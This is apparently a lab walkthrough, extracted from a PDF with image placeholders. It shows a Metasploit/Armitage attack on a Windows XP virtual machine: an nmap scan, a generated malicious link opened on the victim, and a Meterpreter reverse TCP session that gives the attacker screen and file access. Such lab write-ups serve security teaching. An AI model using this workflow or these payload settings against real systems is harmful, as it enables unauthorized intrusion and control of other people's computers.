
```
msf5 > db_nmap --min-hostgroup 96 -sV -n -T4 -O -F --version-light 10.0.2.15
[*] Nmap: Starting Nmap 7.80 ( https://nmap.org ) at 2020-11-01 19:57 EST
[*] Nmap: Nmap scan report for 10.0.2.15
[*] Nmap: Host is up (0.0012s latency).
[*] Nmap: Not shown: 97 closed ports
[*] Nmap: PORT      STATE SERVICE      VERSION
[*] Nmap: 135/tcp   open  msrpc        Microsoft Windows RPC
[*] Nmap: 139/tcp   open  netbios-ssn  Microsoft Windows netbios-ssn
```



A link under Local IP has been generated which will be the medium to attack the system.




We copied the link on our Windows XP.




Now the attacker system has access to the Windows XP.

A screenshot of the Kali Linux desktop environment showing the Armitage interface. The Armitage window displays a session titled 'ms10' with the payload set to 'windows/meterpreter/reverse_tcp'. The session details show LPORT as 16216, SRVPORT as 8080, and SSL as false. The exploit command is run, and a message indicates a reverse TCP handler is started on 10.0.2.4:16216. A meterpreter session is opened on 10.0.2.15, sending a stage payload of 176195 bytes. The exploit command is run again, and a message indicates a meterpreter session was opened at 2020-11-01 20:07:48 -0500. The taskbar at the bottom shows various application icons.

Attacker now have control over several parts of the computer such as files, display, etc.



Example of attacker having access to the screen of the Windows XP.



Example of attacker having access to file of the computer.

